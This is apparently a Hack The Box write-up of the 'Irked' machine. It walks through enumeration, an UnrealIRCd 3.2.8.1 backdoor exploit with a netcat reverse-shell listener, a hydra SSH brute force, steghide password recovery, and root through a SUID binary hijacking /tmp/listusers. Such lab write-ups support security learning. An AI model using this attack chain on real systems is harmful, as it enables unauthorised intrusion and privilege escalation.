Good evening hackers. Its time for another linux box. Lets get going.

Enumeration

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u4
(protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAI+wKAAyWgx/P7Pe78y6/80XVTd6QEv6t5ZIpdzKvS8qbkChLB7LC+/H

|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDDGASnp9kH4PwWZHx/V3aJjxLzjpiqc2FOyppTFp7/JFKc

|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFeZigS1PimiXXJSqDy2KTT4

|   256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIC6m+0iYo68rwVQDYDejkVvsvg22D8MN+bNWMUEOWrhj
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).

|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100000  3,4          111/udp6   rpcbind
|   100024  1          37653/udp    status
|   100024  1          48761/udp6   status
|   100024  1          49338/tcp6   status
|_  100024  1          56731/tcp    status
6697/tcp  open  irc     syn-ack ttl 63 UnrealIRCd
8067/tcp  open  irc     syn-ack ttl 63 UnrealIRCd
56731/tcp open  status  syn-ack ttl 63 1 (RPC #100024)
65534/tcp open  irc     syn-ack ttl 63 UnrealIRCd
```

Starting with the nmap scan, we can see four major services running: ssh, http, rpc and IRC. We will start with rpc first because there might be some public shares which we can export to our machine and find any sensitive files

RPC

```
┌──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# showmount -e $IP
clnt_create: RPC: Program not registered
```

First I wanted to see any shares which we could export to our machine, but it seems there is a configuration issue with the nfs service running on the target.
Next I moved on to http.

Port 80 (HTTP)

IRC is almost working!

This is the home page you get. There is a small hint on the webpage: "IRC is almost working". I googled about IRC and found that its a protocol known as Internet Relay Chat (IRC). With the help of this, people can run their own text-based chat servers with their own selection of channels organized by topic. Source: https://www.howtogeek.com/684735/why-2020-is-the-perfect-time-to-revisit-irc/ . Also, if you look at the nmap scan, indeed there are some ports open for IRC which might be different channels running on those ports. Next,I viewed the source code but nothing interesting. It just had image tag with the path of the image. I ran gobuster scan next to see if theres any hidden directory. Turns out, there is nothing else except Apache Manual directory

```
┌──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 --no-error -o dirbust_2 -b 400,404 -q -x php,txt
/manual                 (Status: 301) [Size: 313] [--> http://10.129.1.108/manual/]
/server-status          (Status: 403) [Size: 300]
```

Moving on, I shifted my focus on irc ports which were open

IRC

The service name for the IRC protocol running is UnrealIRCd. Quickly, I searchsploited this service, and there were a couple of exploits for this service but we still don't know the version number.

```
┌──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# searchsploit UnrealIRCd
1 ⚙
---------------------------------------------------------------------------
--------- ---------------------------------
 Exploit Title
|  Path
---------------------------------------------------------------------------
--------- ---------------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
| linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow
| windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute
| linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service
| windows/dos/27407.pl
---------------------------------------------------------------------------
--------- ---------------------------------
Shellcodes: No Results
```

I went to hacktricks site to find out more about this service, and there were couple of nmap scripts which we could run:


```
┌──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# nmap -sV --script irc-botnet-channels,irc-info,irc-unrealircd-backdoor
-p6697,8067,65534 irked.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-13 14:34 EST
Nmap scan report for irked.htb (10.129.1.108)
Host is up (0.012s latency).

PORT      STATE SERVICE VERSION
6697/tcp  open  irc     UnrealIRCd
| irc-botnet-channels:
```

```
|_  ERROR: Closing Link: [10.10.17.253] (Too many unknown connections from your IP)
8067/tcp  open  irc     UnrealIRCd
| irc-botnet-channels:
|_  ERROR: Closing Link: [10.10.17.253] (Too many unknown connections from your IP)
65534/tcp open  irc     UnrealIRCd
| irc-botnet-channels:
|_  ERROR: Closing Link: [10.10.17.253] (Too many unknown connections from your IP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds
```

I even tried to connect to the service manually using nmap and to my surprise, I got an email address which we could use later:

```
──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# nc -nv $IP 6697
1 ⚙
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Connected to 10.129.1.108:6697.
ERROR :Closing Link: [10.10.17.253] (Throttled: Reconnecting too fast) -Email djmardov@irked.htb for more informatio
```

I tried with other ports, but my host was not getting connected. The link was getting closed. I researched more about this service and then I found this link: https://www.hackingtutorials.org/metasploit-tutorials/hacking-unreal-ircd-3-2-8-1/
Install hexchat and then follow the instructions as shown in the image:



User Information

Nick name: test

Second choice: test2

Third choice: test3

User name: root


Networks

- Metasploitable 2
- 2600net
- 2ch
- AccessIRC
- AfterNET
- Aitvaras

☐ Skip network list on startup ☐ Show favorites only


Click on the add button to add a new network and name it Metasploitable 2.

Next click on the Edit button and enter the Metasploitable 2 IP address 6667 as following:



192.168.100.104/6667

Instead of metasploitable, put Irked as your network name or its totally your wish. Next, click on edit and add the server IP address/6697 . Then click on connect. When your attacker machine joins the channel, a lot of information will be presented even the version info in which we are interested more:




```
[14:50:00]  * Looking up 10.129.1.108
[14:50:00]  * Connecting to 10.129.1.108 (10.129.1.108:6697)
[14:50:00]  * Connected. Now logging in.
[14:50:00]    Failed loading notification plugin: The connection is closed
[14:50:01]  * *** Looking up your hostname...
[14:50:18]  * *** Couldn't resolve your hostname; using your IP address instead
[14:50:18]  * You have not registered
[14:50:18]  * Welcome to the ROXnet IRC Network test!root@10.10.17.253
[14:50:18]  * Your host is irked.htb, running version Unreal3.2.8.1
[14:50:18]  * This server was created Mon May 14 2018 at 13:12:50 EDT
[14:50:18]  * irked.htb Unreal3.2.8.1 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeIKVfMCu
              zNTGj
[14:50:18]  * UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10 MAXLIST=b:60,e:60,I:60
              NICKLEN=30 CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are
              supported by this server
[14:50:18]  * WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=#
              PREFIX=(qaohv)~&@%+ CHANMODES=beI,kfL,lj,psmntirRcOAQKVCuzNSMTG NETWORK=ROXnet
              CASEMAPPING=ascii EXTBAN=~,cqnr ELIST=MNUCT STATUSMSG=~&@%+ :are supported by
              this server
[14:50:18]  * EXCEPTS INVEX CMDS=KNOCK,MAP,DCCALLOW,USERIP :are supported by this server
[14:50:18]  * There are 1 users and 0 invisible on 1 servers
[14:50:18]  * 1 :unknown connection(s)
[14:50:18]  * I have 1 clients and 0 servers
[14:50:18]  * Current Local Users: 1  Max: 1
[14:50:18]  * Current Global Users: 1  Max: 1
[14:50:18]  * MOTD File is missing
[14:50:18]  * test sets mode +i on test
[14:50:18]  * test sets mode +w on test
[14:50:18]  * test sets mode +x on test
```


You can see from the screenshot that the running version is Unreal 3.2.8.1 which is vulnerable to backdoor command execution.

Exploitation

Just to avoid using metasploit, I googled exploits for this version and found one in github: https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor
I copied the exploit and changed the local IP to my machine's IP and port to listen on. Then running the exploit is straightforward:



```
┌──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# python3 exploit.py $IP 6697 -payload python
Exploit sent successfully!
```



```
┌──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# rlwrap nc -nvlp 4545
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4545
Ncat: Listening on 0.0.0.0:4545
Ncat: Connection from 10.129.1.108.
Ncat: Connection from 10.129.1.108:56433.
id
id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
whoami
whoami
ircd
ircd@irked:~/Unreal3.2$ 
```

Privilege Escalation

Now, to get user flag, you need to get a shell as djmardov user. So I started looking for passwords starting in my home directory:


```
grep -iR password *
```

It will look recursively for word password in all the files in the current directory. You need to be prepared for a lot of junk it will throw at you.
I gathered some passwords from all the files and decided to use hydra on ssh to see if any of those works for the user. Unfortunately, it didn't work:

```
──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# hydra -l djmardov -P creds $IP ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-13 15:28:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1 try per task
```


```
[DATA] attacking ssh://10.129.1.108:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-13
15:29:17
```

Also, there was .backup file present in documents folder of the user along with the flag. The contents of the file are as follows. The keyword steg hinted me that maybe some data is hiding behind the image which was presented at the home page of http server.




```
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

I downloaded the image, used steghide to extract the data, copied the passphrase and indeed there was a password hidden:




```
┌──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# steghide extract -sf irked.jpg
Enter passphrase:
wrote extracted data to "pass.txt".

┌──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# ls
creds  dirbust  dirbust_2  exploit.py  irked.jpg  pass.txt  port_scan

┌──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# cat pass.txt
Kab6h+m+bbp2J:HG
```

I sshed into user djmardov and tried the password we got earlier and voila we are in!




```
┌──(root💀kali)-[/home/rishabh/HTB/Irked]
└─# ssh djmardov@$IP
djmardov@10.129.1.108's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 13 15:32:27 2021 from 10.10.17.253
djmardov@irked:~$ █
```

Now comes the last part: getting to root!!
At last I transferred the linpeas and let it do rest of the work for me.
In suid section, I found this out of ordinary binary:




```
-rwsr-xr-x 1 root root 7.2K May 16  2018 /usr/bin/viewuser (Unknown SUID binary)
```

When I ran this binary for the first time, the output was shown like this:



```
djmardov@irked:/tmp$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-11-13 13:34 (:0)
djmardov pts/0        2021-11-13 15:33 (10.10.17.253)
sh: 1: /tmp/listusers: not found
```

Its not able to find /tmp/listusers and execute it because its not present. Running strings command on this binary shows that it wants to execute /tmp/listusers. So I copied /bin/bash to tmp directory as /tmp/listusers and changed the permissions to all 7's. Now, when you run /usr/bin/viewuser, it will execute /tmp/listusers as root and you will have root shell. Cheers!!



```
djmardov@irked:/tmp$ cp /bin/bash /tmp/listusers
djmardov@irked:/tmp$ chmod 777 listusers
djmardov@irked:/tmp$ ls -la
total 2816
drwxrwxrwt 11 root     root        4096 Nov 13 16:01 .
drwxr-xr-x 21 root     root        4096 May 15  2018 ..
drwxrwxrwt  2 root     root        4096 Nov 13 13:34 .font-unix
drwxrwxrwt  2 root     root        4096 Nov 13 13:34 .ICE-unix
-rwxr-xr-x  1 djmardov djmardov  633631 Nov  3 17:30 linpeas.sh
-rwxrwxrwx  1 djmardov djmardov 1105840 Nov 13 16:01 listusers
-rwxr-xr-x  1 djmardov djmardov 1090528 Oct 27 17:27 pspy32s
drwx------  3 root     root        4096 Nov 13 13:34 systemd-private-0d5538b686e84a6a823e974704bc428f-colord.service-
PHxIGJ
drwx------  3 root     root        4096 Nov 13 13:34 systemd-private-0d5538b686e84a6a823e974704bc428f-cups.service-ls
WOeL
drwx------  3 root     root        4096 Nov 13 13:34 systemd-private-0d5538b686e84a6a823e974704bc428f-rtkit-daemon.se
rvice-JPWsfY
drwxrwxrwt  2 root     root        4096 Nov 13 13:34 .Test-unix
drwx------  2 root     root        4096 Nov 13 13:34 vmware-root
-r--r--r--  1 root     root          11 Nov 13 13:34 .X0-lock
drwxrwxrwt  2 root     root        4096 Nov 13 13:34 .X11-unix
drwxrwxrwt  2 root     root        4096 Nov 13 13:34 .XIM-unix
djmardov@irked:/tmp$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-11-13 13:34 (:0)
djmardov pts/0        2021-11-13 15:33 (10.10.17.253)
root@irked:/tmp# id
uid=0(root) gid=1000(djmardov) groups=1000(djmardov),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108
(netdev),110(lpadmin),113(scanner),117(bluetooth)
root@irked:/tmp# whoami
root
root@irked:/tmp#
```